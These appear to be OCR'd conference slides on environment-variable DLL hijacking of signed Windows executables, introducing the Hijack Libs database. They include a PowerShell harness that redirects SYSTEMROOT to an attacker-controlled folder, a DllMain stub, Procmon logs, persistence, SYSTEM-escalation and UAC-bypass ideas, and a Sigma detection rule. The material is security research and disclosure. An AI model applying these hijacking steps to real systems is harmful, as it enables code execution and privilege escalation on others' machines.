
```
BOOL WINAPI DllMain(HINSTANCE hModule, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
    case DLL_THREAD_ATTACH:
    case DLL_PROCESS_ATTACH:
        generate_fingerprint(__func__);
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }

    return TRUE;
}
```

MASS TEST VULNERABLE EXECUTABLES

```powershell
# Find all trusted executables in System32
$paths = Get-ChildItem c:\windows\system32 -File | ForEach-Object { if($_ -match '.+?exe$') {Get-AuthenticodeSignature $_.fullname} } |
where {$_.IsOSBinary} | ForEach-Object {$_.path }

# Executing these executables causes trouble, let's just skip them
$skips = "*shutdown*","*logoff*","*lsaiso*","*rdpinit*","*wininit*","*DeviceCredentialDeployment*","*lsass*"

# Prepare ProcessStartInfo object
$s = New-Object System.Diagnostics.ProcessStartInfo
# Update SYSTEMROOT variable, point it to our location
$s.EnvironmentVariables.Remove("SYSTEMROOT")
$s.EnvironmentVariables.Add("SYSTEMROOT", "C:\Temp\windows_64")
$s.UseShellExecute = $false

# Prepare Process object
$p = New-Object System.Diagnostics.Process
$p.StartInfo = $s

# Iterate over executables
foreach ($path in $paths) {
    $executable = Split-Path $path -Leaf
    if(($skips | where {$executable -Like $_})) { continue }
    # Set Process object's path to the current executable
    $s.FileName = $path
    # Start the process and move on
    $p.Start()
}
```


Public Downloads
New
Sort
View
This PC › Local Disk (C:) › Users › Public › Public Downloads
Search Public Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
system32
System32
Temp
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
VBox (\\VBoxSvr)
Network
Name
Date modified
Type
Size
UserAccountControlSettings.exe_rsaenh.dll_DllMain_0 14/07/2022 00:33 Text Document 1 KB
conhost.exe_rnsctf.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
WFS.exe_propsys.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
WFS.exe_windows.storage.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
WFS.exe_windowscodecs.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
WFS.exe_windowscodecsext.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_comdlg32.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_cscobj.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_cscui.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_dataexchange.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_davclnt.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_drprov.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_explorerframe.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_MMDevApi.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_NetworkExplorer.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_ntlanman.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_p9np.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_propsys.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_shell32.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_StructuredQuery.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_windows.storage.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_Windows.Storage.Search.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
certreq.exe_windowscodecs.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
charmap.exe_dataexchange.dll_DllMain_0 14/07/2022 00:32 Text Document 1 KB
cttune.exe_fastprox.dll_DllMain_0 14/07/2022 00:31 Text Document 1 KB

RELEASING TODAY



- Framework for mass compiling DLLs for DLL Hijacking
  - With export function redirection
  - With resource cloning
- Using MinGW (i.e. cross-platform support)

https://github.com/wietze/

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FINDINGS

Tested on Windows 11 (21H2):

- 82 executables
- 91 unique DLLs
- Nearly 398 combinations

3rd-party software:


- Office 2021
- Browsers: latest Edge, Chrome, Firefox, …
- Chat software: latest Slack, Teams, Zoom, WebEx, …

However: it is not about the individual results

FURTHER IMPLICATIONS


PERSISTENCE

- Requirement: when process is created, we should be able to set Environment Variable
- Using script in combination with scheduled task: bit meh
- Manipulating service-specific Environment Variables…?



PRIVILEGE ESCALATION (?)


- ‘Stealthy’ (?) way to get SYSTEM



8524	QueryAttributeI...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	FileSystemAttribut...	System
8524	CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	FILE LOCKED WIT...	SyncType: SyncTyp...	System
8524	QueryStandardI...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	AllocationSize: 241...	System
8524	CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	SyncType: SyncTyp...	System
8524	QueryEAFile	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS		System
8524	CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	SyncType: SyncTyp...	System
8524	Load Image	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	Image Base: 0x7ffd...	System
8524	CreateFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS	Desired Access: G...	System
8524	WriteFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS	Offset: 0, Length: 6...	System
8524	CloseFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS		System
8524	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...	System
8524	QueryBasicInfor...	C:\Windows\System32\mswsock.dll	SUCCESS	CreationTime: 05/0...	System
8524	CloseFile	C:\Windows\System32\mswsock.dll	SUCCESS		System

UAC BYPASS (?)

- `CreateProcess` cannot run programs that require elevation
- `ShellExecute` does not take process-level environment variables



UAC BYPASS (?)

- By design: a child process that is run with a higher integrity level will not inherit its parent's environment variables
- Design decision made likely to prevent unauthorised tampering with the PATH environment variable
- However: some processes are known to take Current User's environment variables and run it elevated

FUTURE

DLL HIJACKING IS HERE TO STAY

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
RELEASING TODAY: HIJACK LIBS


Hijack Libs project

- Curated list of DLL hijacking candidates
  - Environment Variable
  - Side-Loading
  - Phantom
  - Search Order Hijacking
- Open source, community driven

Now live: hijacklibs.net



HIJACK LIBS



dataexchange.dll

Part of the Hijack Libs project.

Type	**Environment Variable-based DLL Hijacking** (4 EXEs) By changing the `%SYSTEMROOT%` environment variable to an attacker-controlled directory, it is possible to trick a vulnerable application into loading a malicious `dataexchange.dll` from the attacker-controled location. *See also MITRE ATT&CK® technique T1574: Hijack Execution Flow.*
Vendor	Microsoft
Resources	wietze.github.io
Acknowledgements	Thanks to @wietze (Wietze).

Expected Locations

The file `dataexchange.dll` is normally found in the following paths:

- `%SYSTEM32%`
- `%SYSWOW64%`

Vulnerable Executables

The following executables attempt to load `dataexchange.dll`:

- `%SYSTEM32%\certreq.exe` by changing `%SYSTEMROOT%`
- `%SYSTEM32%\charmap.exe` by changing `%SYSTEMROOT%`
- `%SYSTEM32%\notepad.exe` by changing `%SYSTEMROOT%`
- `%SYSTEM32%\wordpad.exe` by changing `%SYSTEMROOT%`

Detection

Below a sample Sigma rule that will find processes that loaded `dataexchange.dll` located in a folder that is not one of the expected locations (see above).

```
title: Possible DLL Hijacking of dataexchange.dll
status: experimental
description: Detects possible DLL hijacking of dataexchange.dll by looking for suspicious image
loads, loading this DLL from unexpected locations.
references:
    - http://localhost:4000/entries/microsoft/built-in/dataexchange.html
author: "Wietze Beukema"
```

For each DLL:

- Breakdown of applicable DLL Hijacking types
- Overview of expected DLL locations
- Overview of vulnerable EXEs
- Detection logic (Sigma)

👉 hijacklibs.net

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Hijack Libs

Enter the name of a DLL or EXE here...

Sideloading Environment Variable Phantom Search Order

Latest entries: iviewers.dll tosbtkbd.dll outllib.dll vsodscpl.dll lockdown.dll qrt.dll log.dll wlbsctrl.dll [illegible].dll tmtap.dll

By vendor: Microsoft 343 Toshiba 1 McAfee 3 F-Secure 1 BitDefender 1 Trend Micro 2 Lenovo 1 Google 1 VMWare 1

The database contains 280 *Sideloading*, 86 *Environment Variable*, 7 *Phantom* and 3 *Search Order* entries. To see all available DLL hijacking entries, click here.

What is DLL Hijacking?


DLL Hijacking is, in the broadest sense, tricking a legitimate/trusted application into loading an arbitrary DLL. Defensive measures such as AV and EDR solutions may not pick up on this activity out of the box, and allow-list applications such as AppLocker may not block the execution of the untrusted code. There are numerous examples of threat actors that have been observed to leaverage DLL Hijacking to achieve their objectives.

There are various subtypes of DLL Hijacking, such as DLL Search Order Hijacking (T1574.001) and DLL Sideloading (T1574.002). An overview of useful resources explaining various aspects of DLL Hijacking can be found here.

What is this project about?

curated list of DLL Hijacking candidates. A mapping between DLLs and vulnerable

127.0.0.1:4000/entries/3rd_party/toshiba/tosbtkbd.html



Community, unite! 👏

https://hijacklibs.net

D3F C0N

THANK YOU

FEEDBACK? DMs OPEN: @WIETZE

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